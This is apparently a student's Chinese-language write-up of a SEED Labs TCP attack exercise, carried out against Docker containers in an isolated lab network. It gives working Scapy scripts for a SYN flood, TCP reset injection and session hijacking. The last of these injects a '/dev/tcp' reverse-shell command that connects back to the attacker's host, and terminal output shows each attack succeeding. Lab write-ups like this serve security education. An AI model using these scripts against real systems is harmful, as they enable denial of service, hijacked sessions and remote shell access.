
TCP攻击实验

Before

老样子部署环境，不过这次的环境相对简单



在建立时还遇到了一个小问题，显示攻击者的容器名称冲突，可能是之前的实验忘记关闭容器了，不过删去所有容器后重新建立就行

```
[08/02/25]seed@VM:~/.../volumes$ dockps
03a902870580  user2-10.9.0.7
1eb8fda538dc  user1-10.9.0.6
01ffa741c0eb  victim-10.9.0.5
2af435688726  seed-attacker
```

顺便记录一下容器ID

Task1：SYN泛洪攻击

首先我们可以通过命令`sysctl net.ipv4.tcp_max_syn_backlog`来查看系统的半连接队列大小

```
[08/02/25]seed@VM:~/.../volumes$ sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[08/02/25]seed@VM:~/.../volumes$
```

可见最大队列大小为128

Task1.1：Using Python

首先我们要补全代码

```python
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # 源 iP
    pkt[TCP].sport = getrandbits(16) # 源端口号
    pkt[TCP].seq = getrandbits(32) # 序列号
    send(pkt, verbose = 0)
```

目标是受害者，所以目标ip改为受害者的ip，又由于我们将使用telnet作为手段，所以目标端口应设为对应的端口号23

在受害者处输入命令`netstat -nat`，查看当前的tcp连接

```
root@01ffa741c0eb:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41941        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
root@01ffa741c0eb:/#
```

在攻击者上运行程序

再次查看受害者的tcp连接

```
root@01ffa741c0eb:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:41941        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             197.24.145.95:30665     SYN_RECV
tcp        0      0 10.9.0.5:23             105.159.132.155:50491   SYN_RECV
tcp        0      0 10.9.0.5:23             81.186.37.108:49255     SYN_RECV
tcp        0      0 10.9.0.5:23             94.79.48.109:18573      SYN_RECV
tcp        0      0 10.9.0.5:23             109.230.24.159:15168    SYN_RECV
tcp        0      0 10.9.0.5:23             25.87.191.231:33737     SYN_RECV
tcp        0      0 10.9.0.5:23             251.39.53.250:57728     SYN_RECV
tcp        0      0 10.9.0.5:23             107.189.77.179:15033    SYN_RECV
tcp        0      0 10.9.0.5:23             133.206.124.224:49919   SYN_RECV
tcp        0      0 10.9.0.5:23             248.110.70.82:1328      SYN_RECV
tcp        0      0 10.9.0.5:23             81.123.76.76:10608      SYN_RECV
tcp        0      0 10.9.0.5:23             196.11.103.55:12915     SYN_RECV
tcp        0      0 10.9.0.5:23             166.193.129.103:15190   SYN_RECV
tcp        0      0 10.9.0.5:23             56.191.223.29:19126     SYN_RECV
tcp        0      0 10.9.0.5:23             209.32.36.115:42177     SYN_RECV
tcp        0      0 10.9.0.5:23             61.58.38.236:39253      SYN_RECV
tcp        0      0 10.9.0.5:23             67.53.145.40:49316      SYN_RECV
tcp        0      0 10.9.0.5:23             77.220.195.206:9892     SYN_RECV
tcp        0      0 10.9.0.5:23             182.180.26.91:30822     SYN_RECV
tcp        0      0 10.9.0.5:23             134.44.169.159:30799    SYN_RECV
tcp        0      0 10.9.0.5:23             30.198.69.229:27448     SYN_RECV
tcp        0      0 10.9.0.5:23             247.2.58.99:9180        SYN_RECV
tcp        0      0 10.9.0.5:23             110.186.188.190:58639   SYN_RECV
tcp        0      0 10.9.0.5:23             104.60.164.24:40895     SYN_RECV
tcp        0      0 10.9.0.5:23             183.115.118.64:36806    SYN_RECV
```

我们再用其他容器尝试telnet受害者

```
[08/02/25]seed@VM:~/.../volumes$ docksh 1e
root@1eb8fda538dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
01ffa741c0eb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@01ffa741c0eb:~$
```

会发现依旧可以直接连接，让我们再次尝试，首先用`ip tcp_metrics flush`清除TCP缓存，再用命令`sysctl -w net.ipv4.tcp_max_syn_backlog=16`调整半连接队列的大小，再次尝试

```
root@1eb8fda538dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
```

发现连接失败，说明攻击成功

Task1.2:Using C

首先不要忘记清除TCP缓存，同时为了更好地展现C语言的速度，把半连接队列大小还原至128

再次实验

```
root@1eb8fda538dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@1eb8fda538dc:/#
```

效果拔群！这就是C语言神力吗！显然是由于C语言运行速度远超python，导致之前出现的除了TCP缓存以外的所有问题都迎刃而解！

Task1.3：启用SYN Cookie防御机制

这里为了方便我们还是用C语言尝试，老样子，先清除TCP缓存，再在受害者容器中打开防御机制

```
root@01ffa741c0eb:/# sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

再次实验

```
root@1eb8fda538dc:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
01ffa741c0eb login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug  2 07:34:38 UTC 2025 from user1-10.9.0.6.net-10.9.0.
0 on pts/2
```

迅速连接上，可见打开防御机制后，SYN泛洪攻击失效

Task2：对telnet连接的TCP复位攻击

假设user1为客户端，victim为服务端，先让二者建立telnet连接，接下来就是编写程序，不妨直接搞个自动工具

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst,dst=pkt[IP].src)
    payload_len = len(pkt[TCP].payload)
    tcp =
TCP(sport=pkt[TCP].dport,dport=pkt[TCP].sport,flags='R',seq=pkt[TCP].ack,ack=pkt[TCP].seq+pa
yload_len)
    rst_pkt = ip/tcp
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

f = 'tcp and src host 10.9.0.5'
pkt = sniff(iface='br-a4ed0ca31f0b', filter=f, prn=spoof_pkt)
```

在攻击者上运行，客户端随意发个消息

```
Last login: Sat Aug  2 08:08:40 UTC 2025 from user1-10.9.0.6.net-10.
.0.0 on pts/2
seed@01ffa741c0eb:~$ 2Connection closed by foreign host.
root@1eb8fda538dc:/#
```

可见攻击成功

Task3:TCP会话劫持

该任务仅仅是在上述任务上修改数据包类型，再加入恶意数据而已

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst,dst=pkt[IP].src)
    payload_len = len(pkt[TCP].payload)
    tcp =
TCP(sport=pkt[TCP].dport,dport=23,flags='A',seq=pkt[TCP].ack,ack=pkt[TCP].seq+payload_len)
    data="echo 'Session Hijacked!' >> ~/hacked.txt\r\n"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

f = 'tcp and src host 10.9.0.5 and src port 23'
pkt = sniff(iface='br-a4ed0ca31f0b', filter=f, prn=spoof_pkt)
```

在服务器端查看，可以看到文件已经创建，攻击成功

```
root@01ffa741c0eb:/# cd home
root@01ffa741c0eb:/home# ls
seed
root@01ffa741c0eb:/home# cd seed
root@01ffa741c0eb:/home/seed# ls
hacked.txt
root@01ffa741c0eb:/home/seed# cat hacked.txt
Session Hijacked!
Session Hijacked!
Session Hijacked!
Session Hijacked!
Session Hijacked!
Session Hijacked!
Session Hijacked!
```

之所以写了很多遍是因为攻击者在不断发送欺骗数据包

当我们攻击后会发现客户端的光标动不了，无法输入，原因是**客户端的终端失去了正确的ack与seq，既无法发出信息，也无法接收信息，也无法退出。**（摘自人家的blog）

Task4：使用会话劫持创建反向shell


最后一个任务也不难，和上面的大同小异，只要修改一下task3代码中data的部分

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_pkt(pkt):
    ip = IP(src=pkt[IP].dst,dst=pkt[IP].src)
    payload_len = len(pkt[TCP].payload)
    tcp =
TCP(sport=pkt[TCP].dport,dport=23,flags='A',seq=pkt[TCP].ack,ack=pkt[TCP].seq+payload_len)
    data="/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r\n"
    rst_pkt = ip/tcp/data
    ls(rst_pkt)
    send(rst_pkt, verbose=0)

f = 'tcp and src host 10.9.0.5 and src port 23'
pkt = sniff(iface='br-a4ed0ca31f0b', filter=f, prn=spoof_pkt)
```

还是让user1 telnet连接受害者，再让主机在端口开启监听，攻击者运行程序



显然已经成功得到受害者主机的反向shell

Over!